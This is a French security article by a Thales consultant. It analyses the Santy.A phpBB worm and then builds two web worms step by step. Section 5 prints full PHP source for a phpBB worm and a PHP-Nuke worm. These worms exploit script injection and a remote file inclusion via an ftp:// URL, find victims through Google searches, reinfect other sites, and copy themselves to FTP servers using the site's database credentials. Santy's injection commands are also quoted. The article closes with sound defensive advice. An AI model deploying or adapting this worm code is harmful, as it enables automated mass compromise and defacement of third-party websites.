Création d'un « Web Worm »
Exploitation automatisée des failles web

Simon Marechal

Thales Security Systems
Consultant Risk Management

1 Création d'un ver exploitant une faille web

1.1 Introduction

Les applications web sont déployées sur Internet de plus en plus massivement. Des applications « clef en main » (Forum, blog, wiki) sont mises en places par des utilisateurs non techniques de plus en plus nombreux. Parallèlement, les applications web font de plus en plus l'objet d'alertes de sécurité. C'est dans ce contexte que le premier Web-Worm a été écrit.

Le but de cet article est d'étudier les problématiques liées à la création d'un Web-Worm, ainsi que de mettre en lumière les techniques propres à leur écriture, en analysant un ver existant puis en créant pas à pas deux vers exploitant des vulnérabilités de natures distinctes. D'autres types de Web-Worms seront abordés et plusieurs moyens de défense seront décrits.

Cet article sera focalisé sur les applications web écrites dans un langage de script interprété, excluant donc java.

1.2 Définition d'un Web-Worm

Un Web-Worm est un programme pouvant se reproduire de manière autonome (ver) en exploitant des failles de sécurité présentes sur des sites Web. Ces vers vont généralement porter atteinte à l'image des organismes ciblés ou à la disponibilité de leur système d'information.

Avantages d'un Web-Worm sur un ver « classique »

- Le ver exploitant une application web est souvent portable. Il est exécuté par un script écrit dans un langage de haut niveau, dont le fonctionnement est (théoriquement) indépendant de l'architecture matérielle, du système d'exploitation ou de tout autre facteur, tel que le serveur HTTP.
- Le ver étant écrit dans un langage de haut niveau, il est possible de réaliser des actions complexes tout en conservant une taille raisonnable (inférieure à la longueur maximale d'une URL). Une petite taille permet une propagation plus rapide.

Inconvénients d'un Web-Worm sur un ver « classique »

- Le ver est soumis à des limitations concernant sa durée de fonctionnement, imposées par le serveur HTTP ou le moteur de CGI. Il est en effet commun de stopper les scripts s'exécutant sur une trop longue période.
- L'application web ne fonctionne pas de manière continue à la différence d'un programme normal. Elle ne fonctionne que lorsqu'elle est sollicitée. Elle effectue des traitements, renvoie un résultat puis quitte. Le Web-Worm doit, de par sa nature, être persistant.
- Le ver laisse des traces. En effet, il est souvent transmis par une requête GET qui est journalisée par défaut par les serveurs web les plus populaires.

2 Analyse du ver Santy.A

2.1 Introduction

Le ver Santy.A est apparu en décembre 2004[1] après la publication de la faille « PHPBB Viewtopic.PHP PHP Script Injection Vulnerability »[2]. Il se propage via les sites phpBB de version inférieure à 2.0.11 et utilise le moteur de recherche Google pour découvrir de nouvelles cibles.

Il a pour but de modifier (*« défacer »*) les pages des sites infectés. Une action de la part de Google a été effectuée dans le but de filtrer les requêtes effectuées par ce ver, de sorte à enrayer sa propagation.

2.2 Fonctionnement

Infection Le ver teste la vulnérabilité sur le site distant en demandant une url exécutant la commande suivante :

```
perl -e "open OUT,q(>'m1ho2of') and print q(' . markStr . ')"
```

Ceci à pour effet de créer un fichier « m1ho2of » dans le répertoire courant du script phpBB. Ce test lui permet de s'assurer que le système distant présente certaines propriétés :

- Le script PHP vulnérable est exécuté par un utilisateur ayant des droits de création de fichier dans le répertoire de phpBB, et donc certainement un droit de modification sur les pages du site ;
- Un interpréteur perl est présent sur le serveur distant, et il peut être exécuté par l'interpréteur PHP.

Il teste ensuite si ce fichier existe. Si ce test échoue, c'est à dire que le fichier n'existe pas, il passe à une autre cible. En effet ce serait le signe que le serveur distant ne peut pas être infecté pas Santy, soit parce qu'il ne présente pas la vulnérabilité exploitée, soit parce qu'il ne peut pas créer de fichiers.

Si le fichier existe, vingt octets du code source du ver sont stockés dans la variable `$1`. Le ver va se copier dans le fichier précédemment créé par blocs de vingt caractères. Il doit donc réaliser de nombreuses requêtes pour se copier sur une machine distante. Le but de cette manoeuvre doit être d'éviter les restrictions sur la longueur des URLs imposées par certains serveurs web :

```
fwrite(fopen('m1ho2of',' . str2chr('a') . '),'
     . str2chr($1) . '),exit
```

La dernière requête exécute le ver sur le serveur distant :

```
system('.str2chr('perl m1ho2of').')
```

Exécution Comme indiqué précédemment, l'une des contraintes majeures affectant les vers applicatifs réside dans le fait qu'ils ne sont par nature pas persistants. Pour résoudre ce problème, la première action que va réaliser le ver est de « *forker* », c'est-à-dire générer un autre processus distinct qui ne serait plus lié à l'application web. Le ver, pour fonctionner de manière continue, ne doit pas disparaître à la fin de l'exécution de l'application web, durée limitée dans le temps par l'interpréteur PHP.

La seconde étape consiste à vérifier si « génération » du ver est supérieure à 3. Dans ce cas, il va exécuter sa charge utile (payload).

Il va ensuite lire le fichier script à partir duquel il a été exécuté, et le stocker dans une variable, avant de l'effacer.

Il va alors vérifier s'il peut contacter la page suivante :

`http ://www.google.com/advanced_search`

S'il ne peut pas, il va à nouveau comparer sa « génération ». Si elle est supérieure à 3, il va exécuter sa charge puis retenter de se connecter à Google, et ce, jusqu'à ce qu'il réussisse. Si sa génération est inférieure à 3, il va quitter.

Charge utile Pour finir, le ver va rechercher les fichiers dont l'extension indique une page web (php, html, ...) et va les remplacer par un message indiquant que le site a été « *défacé* » ainsi que le numéro de génération.

Reproduction Le ver va modifier la variable contenant le code source du script de sorte à incrémenter sa génération.

Il va ensuite réaliser des requêtes sur Google pour découvrir de nouvelles cibles et tenter de les infecter.

Ces requêtes sont filtrées par Google, empêchant sa propagation.

Synthèse Le ver présente les défauts suivants :

- Il a besoin pour se reproduire que certaines conditions soient réunies sur l'hôte cible, telles que la présence d'un interpréteur perl, et la possibilité de créer un fichier ;
- La méthode de propagation est sous optimale, le code du ver se copiant par blocs de 20 octets par requête HTTP, et la taille du code est assez conséquente.

3 Créer un ver exploitant une faille PHPBB

3.1 Objectif

PHPBB[3] est un puissant système de forum. Nous allons étudier la conception d'un ver exploitant la même faille que Santy.A.

3.2 Spécifications

- Le ver devra être le plus portable possible ;
- Le ver devra être capable de récupérer son propre code, pour le réinjecter lors de l'étape de reproduction ;
- Le ver devra trouver de nouvelles cibles de manière efficace ;
- Le ver devra être persistant.

3.3 La portabilité

Pour que le ver soit portable, il faut que le ver puisse se reproduire en n'utilisant que les ressources dont a besoin l'application cible pour fonctionner. En pratique, il n'est pas possible de garantir la portabilité du ver. En effet, l'application cible n'a pas besoin de se connecter vers d'autres serveurs Web alors que, par définition, le ver doit pouvoir le faire pour se reproduire. Si les connections sortantes sont filtrées, par exemple, le ver ne pourra pas se reproduire.

Contrairement à Santy, le ver étudié ne devra pas avoir à créer de fichiers, ni à utiliser un interpréteur externe.

Le seul interpréteur disponible étant l'interpréteur PHP, le ver sera intégralement écrit dans ce langage. Certaines commandes, qui fonctionnent par défaut sur la plupart des installations de PHP, mais qui peuvent être désactivées, seront utilisées dans le but de rendre plus simple à lire et plus compact le code source du ver.

La vulnérabilité découverte est exploitable au moyen d'une requête GET, ce qui signifie que le code source du ver devra être transféré dans l'URL. Il est possible sans réduire la portabilité de stocker des informations dans la base de données utilisée par l'application PHPBB, mais, par soucis de simplicité, cette option de sera pas retenue. Le code source du ver devra donc être présent dans son intégralité dans l'URL.

Le RFC 2616 concernant le protocole HTTP ne spécifie pas de limite de taille pour les URLs. Internet Explorer accepte des URLs de taille maximale 2048 caractères. Il est raisonnable de penser que tous les serveurs Web acceptent des URLs d'au moins 2048 caractères. Lorsque le code source du ver est placé dans l'URL, il faut convertir presque tous les caractères spéciaux dans un format particulier qui triple leur taille. Il faudra donc apporter une attention importante à la taille du code source du ver.

3.4 Récupération du code source

Le ver doit tout d'abord récupérer son propre code pour pouvoir le réinjecter. Santy, pour résoudre ce problème, transfère un fichier sur le serveur distant. Ici, la propriété qu'a le code d'être entièrement contenu dans l'URL sera utilisée. La variable `$_SERVER['REQUEST_URI']` contient le code source du ver.

3.5 Découverte de nouvelles cibles

Il existe principalement trois méthodes pour découvrir de nouvelles cibles :
- Essayer au hasard jusqu'à ce que de nouvelles cibles soient découvertes. Cette méthode est généralement utilisée par des vers réseau, tels que W32-Blaster[4]. Des travaux récents[5] montrent comment améliorer l'efficacité de ce type de vers.
- Utiliser des informations présentes sur l'hôte infecté. Cette méthode est utilisée par les vers E-Mail, tels que W32-Bagle.a[6].
- Utiliser un répertoire de cibles, tel que Google. Cette méthode est utilisée par Santy.

Essayer au hasard La première méthode nécessite pour fonctionner efficacement un *scanner* rapide. En effet, en essayant au hasard le nombre de faux positifs va être très important. Pour cela, il est recommandé d'utiliser des fonctions de bas niveau, et d'avoir un privilège important sur le système, pour pouvoir générer des paquets arbitraires à un rythme le plus soutenu possible. De plus, il faut que la quantité de cibles vulnérables ne soit pas négligeable face à l'ensemble de la population ciblée.

Cette méthode n'est pas adaptée ici, car il n'est pas possible de réaliser un *scanner* efficace en PHP. De plus, une autre subtilité vient du protocole HTTP lui même. En effet, le protocole HTTP permet le « virtual hosting », c'est à dire que plusieurs sites Web sont associés à un même serveur. Pour sélectionner l'un des sites, son nom doit être renseigné dans le champ « Host ». Comme il n'existe pas de mécanisme permettant d'obtenir la liste des serveurs Web virtuels présents sur un hôte, il n'est pas possible d'atteindre toute la population.

Utiliser les informations présentes sur l'hôte Les vers E-Mail utilisent cette méthode en explorant par exemple le carnet d'adresse de l'utilisateur. Ici, des informations sur d'autres sites PHPBB ne seront pas disponibles en quantité assez importantes. De plus, la complexité de l'algorithme de recherche est limitée par les contraintes de tailles imposées par la longueur maximale d'une URL. Cette méthode ne sera donc pas utilisée.

Utiliser un répertoire de cibles Cette solution semble très avantageuse, car elle permet de rapidement obtenir une liste de cibles qui seront très probablement vulnérables. La référence des moteurs de recherche étant Google, il sera sélectionné.

La Google API semble être un moyen simple et surtout efficace pour récupérer des cibles pour le ver. Malheureusement, elle nécessite une authentification, et surtout de l'argent pour réaliser un nombre important de requêtes. Il faudra donc réaliser les requêtes « à la main », c'est à dire en réalisant des requêtes HTTP de la même manière qu'un navigateur standard.

La principale limitation de cette solution est, comme l'a démontré Santy, la possibilité qu'a le répertoire de filtrer les requêtes hostiles. Utiliser plusieurs moteurs de recherche différents ne résout pas ce problème. Pour éviter le filtrage, il existe deux méthodes distinctes :

- Réaliser des requêtes suffisamment générales pour que le moteur de recherche, s'il veut les filtrer, doive renoncer à une grande partie de son trafic. Malheureusement, il n'est pas simple de créer des requêtes génériques et facilement exploitables.
- Utiliser des techniques inspirées des virus informatiques : le polymorphisme. Il suffirait alors de réaliser des requêtes suffisamment différentes pour qu'elles ne soient pas filtrables par Google. Il serait par exemple possible de collecter un certain nombre de mots sur la page en cours et de rechercher toutes les pages où ils seraient tous présents. Une autre méthode qui devrait être moins efficace serait de noyer la requête au milieu de plusieurs mots omis lors de la recherche car trop communs (a, the, de, ...).

Le but de cet article n'étant pas la domination du monde, la méthode retenue sera très simple est facilement filtrable par Google.

3.6 Persistance du ver

Plusieurs facteurs peuvent limiter la durée d'exécution du ver :

- La durée peut être limitée par l'interpréteur. Dans le cas du PHP, il est possible d'utiliser la fonction `set_time_limit(0)`, qui annule toute limite de durée d'exécution. Cette fonction ne fonctionne pas lorsque PHP est en « safe mode ».
- La durée peut être limitée par d'autres éléments. Une solution serait alors de *« forker »*, c'est à dire de se dupliquer, à intervalle de temps réguliers. Cette solution n'a pas été intégrée par souci de simplicité.
- Selon le serveur Web ou l'interpréteur, l'exécution peut être interrompue lorsque la connexion HTTP est fermée. Ce cas ne se présente pas pour le couple Apache + PHP, et n'est donc pas étudié.

4 Créer un ver exploitant une faille PHP-Nuke

4.1 Objectif

Un ver exploitant une faille légèrement différente est décrit ci-dessous. Les techniques utilisées sont identiques au ver précédent, sauf sur quelques points.

4.2 Description de la faille

PHP-Nuke[7] est « un système de portail professionnel ». Une faille a été découverte par l'auteur permettant de réaliser une inclusion de fichier arbitraire. Cette vulnérabilité frappe au moins PHP-Nuke version 7.5, la dernière version publique au moment de l'écriture de l'article. Cette vulnérabilité ne fonctionne que pour des versions de PHP supérieures ou égales à la 5.0.0. La vulnérabilité se situe dans le script index.php aux lignes :

```
$modpath .= "modules/$name/".$mod_file.".php";
if (file_exists($modpath)) {
    include($modpath);
```

La variable `$modpath` n'est pas initialisée si tout se passe « normalement » quand on arrive dans cette portion du code. Il est donc possible, lorsque l'option « variables magiques » (*register globals*) est activée (par défaut) de l'initialiser à une valeur arbitraire. A cette valeur est concaténée une chaîne de caractères qu'il n'est pas simple de modifier. Cette valeur est ensuite utilisée comme nom de fichier. Si le fichier existe il est inclut. Le but est bien sur d'inclure un fichier arbitraire.

Pour ce faire, nous allons utiliser les « URL wrappers » de PHP. Les « URL wrappers » permettent d'accéder à des fichiers distants de la même manière que les fichiers locaux, en spécifiant une URL au lieu d'un chemin d'accès. En contrôlant la partie gauche de l'url, il est possible de la faire pointer vers un serveur hostile. Malheureusement, la fonction file_exists pose des problèmes. Cette fonction, pour les versions de PHP inférieures à 5, ne supporte pas les « URL wrappers ». Pour les versions supérieures, elle ne les supporte pas tous, et en particulier, le wrapper HTTP en particulier n'est pas supporté, mais le wrapper FTP l'est. La vulnérabilité peut donc être exploitée en soumettant une URL de la forme :

`http://localhost/phpnuke/index.php?modpath=ftp://localhost/`

4.3 Contraintes

En raison de la nature de la vulnérabilité, le ver ne pourra infecter que des sites PHP-Nuke fonctionnant avec PHP 5, version encore peu déployée.

Par rapport au ver précédent, il existe une contrainte importante : un fichier contenant le code hostile doit être présent sur un serveur FTP. Si ce serveur FTP est stocké « en dur », deux problèmes vont survenir :

- Le serveur FTP ne sera pas capable de tenir la charge.
- Le serveur FTP peut être découvert très facilement et donc nettoyé, filtré ou arrêté.

Sans le serveur FTP contenant le code du ver, celui-ci ne pourra plus se reproduire. Il faut donc plusieurs serveurs. A moins de pouvoir insérer du code hostile dans un projet massivement dupliqué[8], le ver lui même va devoir dupliquer son code sur des serveurs FTP. Plusieurs méthodes sont envisageables, les deux plus simples étant :

- La chasse au serveur public vulnérable. Le ver va tenter de se dupliquer dans un serveur FTP choisi en essayant des adresses IP aléatoires. Ce processus va être très long et risque de n'avoir que peu de succès.
- Faire des hypothèses sur l'hébergement du site. On peut imaginer que le nom d'utilisateur et le mot de passe associés soient les mêmes que les identifiants SQL. Pour le serveur FTP lui même, on peut tester le serveur HTTP, puis tenter d'ajouter le préfixe « ftp » au nom de domaine.

5 Les vers

5.1 Code source du ver PHPBB

```
<?
//on remonte la limite de temps
set_time_limit(0);
//on récupère des résultats de la recherche Google
$a=implode('',file(
  'http://www.google.com/search?q=%22Powered%20by%20phpBB%22&start='
  .rand(1,420)
));

//récupération de la liste des URLs.
//Google n'utilise pas le caractère "
preg_match_all('|=(http://[^\s]+)|',$a,$r);

//pour finir, on tente d'infecter d'autres sites
foreach($r[1] as $b)
    file(
      preg_replace(
        '|(http.*/)[^/]*|'
,'$1'
,$b)
      .$_SERVER['QUERY_STRING']
      ."\n");
?>
```

5.2 Code source du ver PHP-Nuke

```
//on remonte la limite de temps
set_time_limit(0);
//pour découvrir les serveurs ftp valides:
//on prend l'hôte courant
$h = $_SERVER['HTTP_HOST'];
//on stocke une bonne version du chemin vers le ver
$g=$modpath;
```

```
//on teste différentes combinaisons de logins/hôtes
foreach(
  array("$h",preg_replace('/^[^.]+/','ftp',$h))
  as $r)
    foreach(array('',"$dbuname:$dbpass@") as $p)
{
  //on crée l'url du fichier à écrire
  $q = "ftp://$p$r/modules/News/index.php";
  //on teste la réussite
  if(mkdir(dirname($q),'0777',1) && copy($g,$q))
    $g = $q;
}
// $g contiendra une url vers un nouveau server ftp si
// on en a trouvé un, dans le cas contraire il contiendra
// $modpath
// C'est à dire que si www.site.com et ftp.site.com ne peuvent être
// utilisés, le dernier site ftp valide sera utilisé.

//on récupère des résultats de la recherche Google
$a=implode('',file(
  'http://www.google.com/search?q=%22index.php%3Fmodname%22&start='
  .rand(1,180)
));

//récupération de la liste des URLs.
//Google n'utilise pas le caractère "
preg_match_all('|=(http://[^\s]+)|',$a,$r);

//pour finir, on tente d'infecter d'autres sites
foreach($r[1] as $b) if (preg_match('|(http.*modname)[^/]*|',$b,$a))
file("$a[1]=" . preg_replace('/modules.*/','',$g));
```

5.3 Commentaires

Ces vers n'ont bien sûr jamais été testés dans des conditions réelles, il est donc possible qu'ils ne soient pas parfaitement fonctionnels. Le processus permettant de les injecter ne sera pas décrit. On remarquera que la logique de recherche d'url valides est sous optimale et conduira à de très nombreux faux positifs, ralentissant la propagation du ver.

6 Autres concepts de ver applicatif

7 Ver utilisant une injection SQL

Il semble difficile de réaliser un ver applicatif se reproduisant en exploitant une injection SQL. Tout d'abord, la cible de l'injection SQL est un serveur de

base de données. Celui-ci n'est généralement pas capable de communiquer avec l'extérieur et ne pourra donc pas contaminer d'autres sites. Ensuite, le langage SQL n'est pas un langage généraliste. Par exemple, il n'est normalement pas possible d'accéder à un site web car les primitives de connexion réseau n'existent pas. Il reste cependant d'autres possibilités :

- En exploitant des modules spécifiques. La base de données Oracle par exemple possède un module permettant d'obtenir le contenu d'un site web sous forme de chaîne de caractères en soumettant une URL. Il serait alors possible de réaliser un ver spécifique, qui se transmettrait dans une URL, à l'image du ver PHPBB étudié.
- En exploitant une interface générique, typiquement la possibilité qu'offrent certaines bases de données d'exécuter n'importe quelle commande localement. La commande cmd_shell est un exemple sous MS SQL Server ainsi que Sybase Adaptive Server.

En plus des contraintes précédentes, il faut que l'application ciblée soit construite autour d'une base de données propriétaire, les bases de données libres n'offrant pas d'accès à ces « fonctionnalités ». Il semble peu probable qu'il existe actuellement une application vulnérable à une injection SQL reposant sur une base de données propriétaire qui soit assez répandue pour offrir une cible de choix. D'un autre côté, en utilisant un moteur de recherche il devient possible de compromettre la majeure partie des cibles infectables.

Une cible de choix pour ce type de ver serait la découverte d'une faille dans un *« framework »* propriétaire largement utilisé, tel que PeopleSoft. En effet, ceux-ci sont souvent accompagnés d'une base de données propriétaire possédant les fonctionnalités requises.

8 Ver utilisant une vulnérabilité de type XSS

Dans certains cas, il serait possible d'utiliser le client comme vecteur de propagation. Il faudrait pour cela découvrir une vulnérabilité de type *cross site scripting* (XSS) permettant d'injecter du code javascript malicieux. Pour que ce ver soit efficace, il faudrait qu'il soit capable de réaliser des requêtes sur un moteur de recherche. Hors, le modèle de sécurité de javascript empêche un script d'obtenir des informations sur des documents (fenêtres, frames) situés sur un autre site. A moins qu'il n'existe une faille dans certaines implémentations permettant de contourner cette protection, il faudrait que l'application vulnérable possède également un moteur de recherche intégré ou un autre système permettant de découvrir des cibles de manière efficace.

9 Moyens de protection disponibles

9.1 Solutions génériques

Ces solutions sont génériques car elles s'appliqueront à toutes les applications, Web ou autres. Elles sont présentées par ordre d'importance.

Veille sécurité Les applications ciblées par des vers sont généralement bien connues et répandues. En effet, une application de niche ne sera une bonne cible pour un ver. Les failles qu'ils exploitent seront connues ou rapidement corrigées. Le fait de se tenir informé sur les failles de sécurité pouvant impacter ces applications Web sera généralement la méthode la plus efficace et la plus économique pour s'en protéger.

De plus, une veille permettra d'identifier les applications pour lesquelles des failles seraient souvent publiées.

Tests de vulnérabilité Les tests de vulnérabilités automatisés et récurrents permettent de vérifier que les correctifs de sécurité sont bien appliqués.

Audit de code Auditer le code source d'une application de manière récurrente est certainement la méthode la plus efficace pour découvrir les éventuelles failles de sécurité. Un examen particulièrement attentif des chemins permettant l'accès aux zones critiques est recommandé. Ces zones sont principalement :

- Les zones ou une commande arbitraire peut être exécutée ou interprétée : lancement de commandes système (*system()*), inclusion de code (*include()*), interprétation de code (*eval()* ou option *execute* sur les regexp, ...).
- Les requêtes SQL, en particulier pour les bases de données propriétaires.

Test d'intrusion Un test d'intrusion est parfois utile pour découvrir des vulnérabilités qui ne seraient pas immédiatement apparentes lors d'un audit de code. C'est également la solution la plus économique lorsque les sources de l'application ne sont pas disponibles.

Filtrage des flux Le filtrage des flux va empêcher l'exploitation des vulnérabilités, ou la propagation du ver. Il est conseillé de filtrer :

- Les flux entrants en réalisant une analyse au niveau applicatif. Si possible, il est conseillé de réaliser un filtrage spécifique à l'application de sorte à valider le format de toutes les entrées utilisateur ;
- Les flux sortants initiés par le serveur Web doivent être rejetés, pour empêcher la duplication du ver.

Système de détection d'intrusion Le système de détection d'intrusion doit immédiatement rapporter les événements liés aux activités virales, en particulier les tentatives de connexion vers l'extérieur initiées par le serveur Web, ou tout composant de l'application.

9.2 Réduction des privilèges du serveur Web

Cette solution générique permet de mitiger la gravité de l'exploitation d'une faille. Si le serveur Web a des droits restreints, en particulier en ce qui concerne

la création ou la modification de fichiers, une classe assez importante de vers applicatifs ne pourra plus utiliser le serveur Web pour rebondir. Les privilèges de l'application doivent également être réduits dans les composants auxquel il accède. Par exemple, il ne doit pas lui être permis d'exécuter une commande arbitraire dans le serveur SQL.

9.3 « Durcissement » de la configuration des applications

Tous les composants de l'application Web doivent être configurés de manière sûre. L'étape la plus importante consiste à désactiver tous les modules non utilisés. Dans le cas de la base de données Oracle par exemple, certains composants permettent de réaliser un ver en exploitant une injection SQL, car ils permettent de réaliser des requêtes HTTP.

Ce point est particulièrement important dans le cas du langage PHP. En effet, il est possible de désactiver (ou d'activer) toutes sortes d'options peu utilisées, souvent activées par défaut, et très pratique pour exploiter une vulnérabilité. Parmi celles-ci on trouvera :

- Le paramètre « register_globals » : Il permet de transformer « automagiquement » les paramètres fournis par l'utilisateur dans les requêtes GET et POST en variables PHP. Ce paramètre permet à un utilisateur malveillant de modifier toutes les variables non initialisées. Il est activé par défaut dans la plupart des distributions de PHP. Il permet de réaliser l'attaque utilisée par le ver PHP-Nuke précédemment décrit.
- Le paramètre « allow_url_fopen » : Il permet d'utiliser des URLs au lieu de noms de fichiers standards dans de nombreuses fonctions PHP, telles que include, file et fopen. Il permet de ne pas faire de distinction entre les fichiers locaux et distants. Il permet de réaliser l'attaque utilisée par le ver PHP-Nuke précédemment décrit.

10 Conclusion

Nous avons vu qu'il était relativement simple de créer un ver bien plus efficace que Santy.A. En raison de la faiblesse de certaines applications Web très largement déployées, telles que celles qui sont présentées dans cet article, il est à craindre que de nouveaux vers applicatifs apparaissent dans le futur. Ces vers pourraient utiliser des techniques avancées qui les rendraient beaucoup plus dangereux.

Pour se protéger, des solutions originales existent :

- La veille de sécurité. Elle permet de se tenir informé des menaces ainsi que des éventels correctifs de sécurité ;
- Des tests de vulnérabilités récurrents. Ces tests permettent de suivre l'évolution du niveau d'exposition aux risques en garantissant la bonne application des correctifs de sécurité issus de la veille.
  - Pour les tests sur l'application Web à partir d'Internet, des plates-formes de tests automatisés existent et permettent de réaliser des tests de vulnérabilités récurrents ;

  - Pour les tests en interne, des CD-ROMS ou des boitiers réalisant des scans automatiques sont disponibles.
- Des audits de code et des tests d'intrusion, permettant de découvrir les vulnérabilités et de les corriger avant que la menace du ver ne se profile.

Références

1. Perl.Santy `http://securityresponse.symantec.com/avcenter/venc/data/perl.santy.html`
2. PHPBB Viewtopic.PHP PHP Script Injection Vulnerability `http://www.securityfocus.com/bid/10701`
3. phpBB.com : : Creating Communities `http://www.phpbb.com/`
4. Malware Directory - W32/Blaster.a `http://www.virusbtn.com/resources/malwareDirectory/variants/W32-Blaster.a.xml`
5. Routing Worm : A Fast, Selective Attack Worm based on IP Address Information, `http://tennis.ecs.umass.edu/~czou/research/routingWorm-techreport.pdf`
6. Malware Directory - W32/Bagle.a, `http://www.virusbtn.com/resources/malwareDirectory/variants/W32-Bagle.a.xml`
7. phpNUKE.org, `http://phpnuke.org/`
8. Linux : Kernel « Back Door » Attempt, `http://kerneltrap.org/node/1584`

A Diagramme fonctionnel du ver Santy.A



Fig. 1. Diagramme fonctionnel du ver *Santy.A*